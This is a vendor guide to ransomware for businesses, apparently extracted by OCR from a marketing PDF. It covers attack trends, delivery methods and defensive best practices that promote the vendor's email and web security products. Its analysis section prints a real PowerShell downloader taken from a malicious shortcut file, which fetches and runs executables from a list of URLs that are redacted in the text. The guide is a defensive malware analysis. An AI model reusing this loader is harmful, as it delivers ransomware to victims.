appriver

Business Guide to

Ransomware

Understand, Analyze & Protect

Brougth to you by:

blue solutions

Business Guide to Ransomware

Table of Contents:

Introduction to Ransomware

Ransomware is a type of cyberattack that is used to extort money. In today's cyberattacks, ransomware is most often used to elicit payments from businesses for the recovery of sensitive information. To date, criminals have extorted payments for the recovery of medical or personal data from healthcare providers and police departments, locked guests out of their hotel rooms in Austria, disabled emergency systems in a Massachusetts town, extorted money from a local council in the UK and encrypted clients' data from legal firms – and the list is endless. With millions of reported attacks per day in 2016 and rising, it is easy to see the scope of the problem businesses face. No matter how small the business, any company can be a potential ransomware victim.

+800% increase

Malware incidents skyrocketed in 2016, increasing by over 800 percent from the previous year.

Early ransomware prevented a victim from accessing a desktop computer, but has evolved into more sophisticated crypto-ransomware, which encrypts information on computers or mobile devices. Once the device is infected, an extortion notification is provided to the user: purchase decryption software or a decryption key to ensure your data is not lost forever. The success that Ransomware has accomplished couldn't be fully explained without Bitcoin, the virtual currency that has helped fuel the explosion in ransomware attacks. While Bitcoin itself is not illegitimate it's primary usage has been beneficial to cybercriminals who have taken advantage of the secure payment method to

successfully collect the ransom from affected business. As ransomware started being better known, extortionist hackers started to implement customer service or marketing tactics that have proven highly successful, with some players in the booming underworld even employing graphic artists, call centers and technical support to streamline payment and data recovery.

$1 billion
in profits reported

Ransomware profits have soared, reaching a total figure per FBI estimates of $1 billion.

Ransomware as a Service

From the early days of CryptoLocker and CryptoWall, it was easy to tell this was going to bring in big amounts of cash to the parties that run the servers behind the infections. So much so that the future of ransomware seems to be heading in a more "user-friendly" direction for those wishing to run their own attacks and have the cash to do it. Ransomware authors follow the same business cycle steps as normal computer coders, with the glaring exception that their illegal business is sold on the Dark Web. Malware authors offer their software to individuals or groups that are willing to distribute it — for a commission. The ransoms are paid to the author and then back to the distributor of the malware (with the developer taking a cut of the cash). With examples provided, information on how to run the ransomware and, in some cases, even support it makes it easier than ever to get in to ransomware cybercrime.

15.5
Billion Malware emails

In 2016, AppRiver SecureTide quarantined about 15.5 billion emails containing malware.

Open Source Ransomware

Open source ransomware is also an option. It started out with a researcher posting open sourced code online for a ransomware tool he built. Not surprisingly, this software had some purposefully built-in backdoors. With minimal effort, damage could be undone if a ransomware victim knew what to look for. To combat this, however, cybercriminals developed Ded Cryptor ransomware based on an open sourced version. With the purposefully built in weaknesses removed, Ded Cryptor isn't the only ransomware based on open source. With many other variants out there, it's likely a tactic that will grow in time as creators continue to advance ideas and methods.

Dissection and Analysis of a Ransomware Attack

In this section, we will present a ransomware attack in a real case scenario, from infection to execution. For this example, we analyze how hackers use Windows shortcut files which have seen a small rise in popularity in 2017. The shortcut files, using the **.lnk file extension**, are essentially small files Windows uses to point elsewhere in the file system. Normally you may think of shortcuts to other programs like your browser or a game residing on your desktop. This malware is essentially operating in the same way, but taking advantage of the powerful Windows shell tool…**PowerShell**.

The "missed parcel" tactic is a pretty common theme among malware campaigns. It's vague enough to get most users to click for more detail. The same can be seen with missed fax/voicemail/jury duty, etc campaigns. The following example is fairly generic with an attached zip file promising more information once opened **(Image R1)**.




Image R1




Image R2

Inside the zip file is a shortcut (.lnk) file. However, the target for this shortcut file actually points to PowerShell **(Image R2)**. For those unaware, PowerShell is a command line-based utility in Windows, essentially capable of doing anything that would normally be done inside the operating system with the added ability of supporting scripting, as well as a plethora of other things. It is essentially a programming language for controlling the entire Windows OS. Most average users likely won't be using or know of PowerShell, but in the hands of a malware author it can be used for their malicious purposes.

In the next example, the shortcut that points to **PowerShell** also passes along some command line options **(Image R3)**. These are the core of what makes this file malicious. PowerShell is fed a list of URLs with the intended goal of connecting to, downloading and executing the payload. The files seem to each have unique URL identifiers in them in a sub-web directory of /counter/ in the server dishing out the actual payload.

```
L....F. .....P.O. .:i....+00../C:\R1.Windows<
....*Windows.V1.System32>....*System32.p1.Win
dowsPowerShellP....*WindowsPowerShell J1.v1.0
6....*v1.0.h2                  J....*powershell.e
xe...-ExecutionPolicy ByPass -NoProfile -comm
and $ll='                    .com','
    .com';function g($f){Start $f;};function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){$c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};g($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){$f=
$fn+'a'+$n+'.exe';$r='/counter/
                                    '+$n;for($i=$
ld;$i -lt $ll.length;$i++){$u=$ll[$i]+$r;$u='
http://'+$u;$y.DownloadFile($u,$f);if(Test-Pa
th $f){$v=Get-Item $f;if($v.length -gt 10000)
{$ld=$i;g($f);break;};};};};};};.notepad.exe...
%....wN....]N.D...Q.......1SPS..XF.L8C....&.m
.q../3514654291396398693762994963257228462292
445838
```

Image R3

Ultimately the downloaded payload in this specific case is a version of the **Osiris ransomware**. It spins up a process labeled **a1.exe** based on the file it downloads form one of the URLs passed to PowerShell and goes to work on the system encrypting files. Once completed, it changes the desktop background to a pop up describing what has happened to the system system **(Image R4 and R5)**.

Disk 27 MB/sec Disk I/O 100% Highest Active Time

Image	PID	File	Read ...	Write...	Total ...	I/O Pr...	Resp...
a1.exe	2376	C:\Us...	174,7...	12,93...	13,10...	Nor...	46
System	4	C:\Us...	48,61...	12,58...	61,19...	Nor...	47
a1.exe	2376	C:\Us...	209,7...	5,249...	5,459...	Nor...	24
a1.exe	2376	C:\Us...	74,898	1,202...	1,277...	Nor...	25
a1.exe	2376	C:\Us...	104,8...	1,054...	1,159...	Nor...	3
a1.exe	2376	C:\$L...	0	943,6...	943,6...	Nor...	1
a1.exe	2376	C:\Us...	104,8...	830,8...	935,7...	Nor...	4
a1.exe	2376	C:\Us...	104,8...	818,1...	923,0...	Nor...	4
a1.exe	2376	C:\Us...	87,381	807,2...	894,6...	Nor...	2

Image R4




Image R5

Ransomware isn't going anywhere in the foreseeable future and most variants still follow the same tactic of encrypting, notifying and demanding money to release the encrypted files. One of the factors in the success of an attack campaign is how the malware is being delivered in the first place. In this previous example, .lnk files are yet another file type being abused for malware delivery and a tactic you can expect to continue to see going forward.

Distribution Methodology and how Ransomware Knocks on your Door

Email

Of all the ways to spread ransomware through business globally, email spam continues to be the most popular vector by a wide margin. Malware is generally spread through file attachments, link inserts and through social engineering tactics; victims are tricked into downloading an e-mail attachment or clicking a link. Fake emails can appear to be a note from another employee or a colleague asking the recipient to check out an attached file, for example. Or the email might come from a trusted institution (such as a bank) asking the recipient to perform a routine task which may also involve spoofing the sender's email. Email spoofing is the creation of email messages with a forged sender address. Basic email protocols do not have any mechanism for authentication and that limitation is exploited by hackers by building credibility into the email. The list of techniques used to deceive email recipents is basically endless, spanning from basic obfuscation to more advanced social engineering methods.

43 million
Daily Threats

An average of 43 million Web-borne threats daily are reported by AppRiver's SecureSurf.

Web-borne

The Web browser has become one of the most important applications on desktops. Unfortunately, is the Web browser is also one of the most vulnerable application in terms of being a delivery channel for malware leading to cyber-attacks. Many small businesses forget that the browser is an application that is permitted to download and execute code from a 3rd party location – basically any external web site. Each time an employee allows unknown code into the network, the

business is put at risk. Many business do not pay proper attention to Web security and therefore the Web has become a new and highly successful door of entry into corporate networks.

Software Bundles and other forms
Some malware can be installed at the same time as other programs that you download. This includes software from third-party websites or files shared through peer-to-peer networks. Toolbars or programs that offer added functionality and features are also often used to introduce ransomware in networks.

Infected removable drives
Many worms are spread by infecting removable drives, such as USB flash drives or external hard drives. The malware can be automatically installed when the infected drive is connected to a PC.

Types of Ransomware: Crypto & Locker

Crypto Ransomware


Once infiltrated the victim's device, Crypto ransomware silently identifies and encrypts valuable files. Only after successfully locking the access to the targeted files does the ransomware ask the user for a fee to access their files. Without the decryption key held by the attackers, the user loses access to the encrypted files. Crypto ransomware also often includes a time limit.

"The first thing that stands out when you infect a system with Ransomware is the speed. In less than a minute, the system went from fully functional, to essentially useless. Not only were the local files encrypted, but the backup files on the hard drive attached to the computer were toast too."
Steve Ragan, CSO (IDG Group)

CryptoLocker
One of the most famous Crypto ransomware, CryptoLocker installs itself in the documents and Settings folder, using a randomly-generated name, then adds itself to the list of programs in your registry which Windows will load automatically the next time the user logs on. Once launched it produces a list of random-looking server names using different domains – and then tries to phone home to these servers until it finds one that responds. Once the connection is established, the server generates a unique public-private key pair and sends the public key part back to the computer.

Locker Ransomware

This is also known as computer locker. This ransomware doesn't encrypt the files of the victim, but does deny access to the device. This locks the device's user interface and then demands a ransom from the victim. Locker ransomware will leave the victim with very few capabilities, such as merely allowing the victim to communicate with the attacker and to pay the ransom.



Locky

The Locky Ransomware family emerged in February of 2016, quickly becoming a favorite among hackers. In fact, depending on how you measure infection rates, it's either the first or second most common type of Ransomware on the Web. Locky started in 18 different countries on the day it first appeared, but that number jumped to 61 countries 24 hours later.

Best Practices

Decision makers must understand that they face threats not only from ransomware attacks, but also a growing variety of threats across all their communication platforms. Cybercrime is an industry that employs significant technical expertise, extensive funding and easily scaled operations. In this section, you will learn about best practices to keep any business clean of malware and to stay clear of Ransomware, from the most obvious practices to great tips on how to increase the security protecting your business assets.

Multi-layer Security

Securing a network with a **Multi-layer** approach is a best practice. Your organization should protect all security holes by combining **Email** and **Web Security** solutions with an **Endpoint AV** protection layer. Web protection platforms such as SecureSurf will complement Email Security and AV endpoints by blocking malware at the source as well as scanning networks in search of resident malware that went untraced in the past and could potentially be calling home under the right circumstances.
By deploying the right combination of Email Security, Endpoint AV and Web Security, your business can close the security gaps available in each network and gain **inbound** and **outbound** traffic **monitoring**.

Embrace the Cloud

A Cloud-based model will improve your business security allowing for all solutions to be continually updated thousands of times per day to ensure protection from even the newest spammer tricks and tactics. The cloud approach works on multiple platforms and uses proprietary detection systems that are constantly fine-tuned. No onsite hardware or software is required. A simple DNS configuration change or MX record change to point to a cloud-based service will have your entire network and Email protected in a matter of minutes.
When it comes to infrastructure, AppRiver's data centers provide a good example of how to enable enterprise level security at a price point SMBs can afford without requiring a dedicated IT staff to administer.

RANSOMWARE
Understand, Analyze & Protect

Email Security

The best way to deal with ransomware is not to have to deal with it in the first place. Enabling AppRiver's **SecureTide** will keep ransomware from entering the network by Email. However, you do have control on the security levels that you would like to define and SecureTide provides a wide range of options to tighten your security defenses based on those requirements.
Use SecureTide to reduce malware volumes by banning emails from countries of origin which belong to regions you are not doing business with by enabling SecureTide's **block by country** option.
As an Administrator, you can define a **file extension policy** for incoming email. It is strongly advised to shut down **.Exe** files but stripping **.zip, .dot**, files may require some internal discussion. Once you have a clear file extension policy defined, simply go to AppRiver's SecureTide settings and add all the extension attachments that should be blocked at entry.

Another vector attack being used with Ransomware are **Macro-embedded Word** documents or **Excel** files. While SecureTide scans these attachments with above a 99.9% capture rate, there is also an option to ban all file containing **Macros**, through the SecureTide settings section.
Also, email filtering should always include multiple AV Engines filtering for better security (relying on one single AV engine is not recommended). Currently, AppRiver's SecureTide includes five AV engines by default, but a minimum of two engines or more should be enabled.

JavaScript and Macros

To keep potential malicious files in check and within a safe environment set **JavaScript (.JS)** files to open by default in **Notepad** and make sure Office 2016's **'protected view'** is set up to automatically stop Office macros running when documents are received from the Internet. However, we recommend enabling a companywide ban on macros using SecureTide's admin options.
Ensure that **Microsoft Office viewers** are installed and active so that recipients can see what documents look like before opening them and always enable the viewing of file extensions in the OS so that recipients have as much information on an attachment as possible.

RANSOMWARE
Understand, Analyze & Protect

Audit and Monitor your Network

Every business, including yours, has valuable IT assets such as computers, networks, and data. Protecting those assets, requires that companies of all sizes conduct IT security audits to get a clear picture of the status of their network, the security holes they face and how to best deal with those threats.

If you do have SecureSurf deployed in your network, it is advised to run a network audit using the monitor options available and deploy a network usage and threat analysis. This will produce a report providing you with critical information on the health of the network and list any malware found. If any malware is trying to phone home SecureSurf will automatically block the attempt and provide the time to clean up the infected PC.

Create a master list of the assets your company has, to later decide upon what needs to be protected. That list of assets should not only include PCs, mobile phones and laptops, routers, VoIP phones, IP PBXs and networking equipment as well as printers should be listed as well.

MONITORING

OUTBOUND TRAFFIC

Botnet Calls
Key Loggers
Malicious URL Requests

Analysts
Malware Forensics
Anomaly Alerting
Proprietary Threat Analysis
Leading Industry Datafeeds
Firewalls
IPS/IDS

INBOUND TRAFFIC

Malicious Javascript
Viruses
Advanced Threats
Adware Spyware
Spam

Patch Management and Added Control

Patch management for OS and apps ensures that vulnerabilities that are exploitable are eliminated. Keep all OS Software up to date by installing patches early and often. Windows, MAC OS, IOs, Android, Linux, etc. should all have the latest security updates in place.

Add physical accesses to your network to protect it from unauthorized users on your internal network, especially off-site where company laptops can become enticing targets.

Limit User Rights

Some malware can be installed unknowingly by employees at the same time as other programs that they download. This may include software from third-party websites or files shared through peer-to-peer networks, so it is important to limit user rights to install unsupervised software.

RANSOMWARE
Understand, Analyze & Protect

Cloud-based Backup

Ransomware is capable to propagate to external backup solutions directly connected to a PC. **Online Backups** are the safest form of recovery from an attack. If ransomware manages to execute and start encrypting files, an online backup solution can **roll back** all the information before infection, enabling you to undo any damage right away.

Modern total data protection solutions, take **snapshot-based**, **incremental backups** as frequently as every five minutes to create a series of recovery points. If your business suffers a ransomware attack, this technology allows you to roll-back your data to a point-in-time before the corruption occurred. When it comes to ransomware, the benefit of this is two-fold. First, you don't need to pay the ransom to get your data back. Second, since you are restoring to a point-in-time before the ransomware infected your systems, you can be certain everything is clean and the malware cannot be triggered again. Additionally, some data protection products today allow users to run applications from image-based backups of virtual machines. This capability is commonly referred to as **"recovery-in-place"** or **"instant recovery"**. This technology can be useful for recovering from a ransomware attack as well, because it allows you to continue operations while your primary systems are being restored and with little to no downtime. This solution ensures businesses stay up and running when disaster strikes.

Employee Training Program

Implement a course on security awareness and social engineering techniques that will help users to make better judgments about the content they download from the internet, receive through communications and how they access the Web.

Security Tip

Some programs will install other applications with potentially unwanted software. This can include toolbars or programs that show you extra ads as you browse the web. Opt-out and do not install these extra applications by unticking a box during the installation.

Security awareness training will help users to be more careful about what they view, what they open and the links on which they click. While training by itself will not completely solve an organization's security-related problems, it will bolster the ability for users – the first line of defense in any security infrastructure – to be more aware of security issues and to be less likely to respond to ransomware

attempts. It is important to invest sufficiently in employee training so that the "human" layer of protection can provide an adequate last line of defense against increasingly sophisticated social engineering attacks.

AppRiver offers training courses to small and medium business owners who would like to train their employees in how to identify threats, how to handle software and how to be proactive in employing best security practices in the network. Test employees by sending out benign phishing emails and review who falls for it, so you can help them learn.

Security Tip

Educate employees against software to generate software keys (keygens) as they often install malware at the same time.

Build subjects lists

The majority of malware attacks lately have been using very generic language with things like **"EMAIL: PIC4335525.JPG"** or **"Someone sent you a secure message"**. Others have common themes with the wording in the subject changing frequently like **"Your FedEx Parcel #874340346, Current Status: Delivery Failed"** and **"Delivery Unsuccessful, FedEx Delivery #272462583"** many different variants of this. Other forms of malware often use subjects such as **"You have received a fax message"** or **" You have a new voicemail"**.
Use your admin access to the company domain to collect the latest trends and regularly publish a top 10 list of the most often used subjects in Email malware to keep users educated on the latest trends.

Conclusion

Cyber-based extortionists using ransomware are here to stay and will continue to be a threat to today's businesses, regardless of size. However, a little bit of education and the right solutions go a long way. Make sure your employees understand what to watch out for and you can avoid a lot of headaches. Threats are constantly adapting and criminals are continuously improving their weapons of choice. That's why you need a multi-layer security approach and a backup plan in place. Keep your business and employees safe and allow yourself to rest well at night.

Data sources: AppRiver's Global Security Report | IBM report "Ransomware: How Consumers and Businesses Value Their Data" | FBI's Ransomware Prevention and Response for CISOs | Fake UPS emails deliver Windows shortcut malware by Jonathan French, Security Analyst at AppRiver | Infecting a system with Locky Ransomware. By Steve Ragan, Senior Staff Writer, CSO

Blue Solutions
12b Oaklands Business Centre, Oaklands Park
Wokingham, Berkshire. RG41 2FD
Tel.: 0118 9898 222
sales@bluesolutions.co.uk
www.bluesolutions.co.uk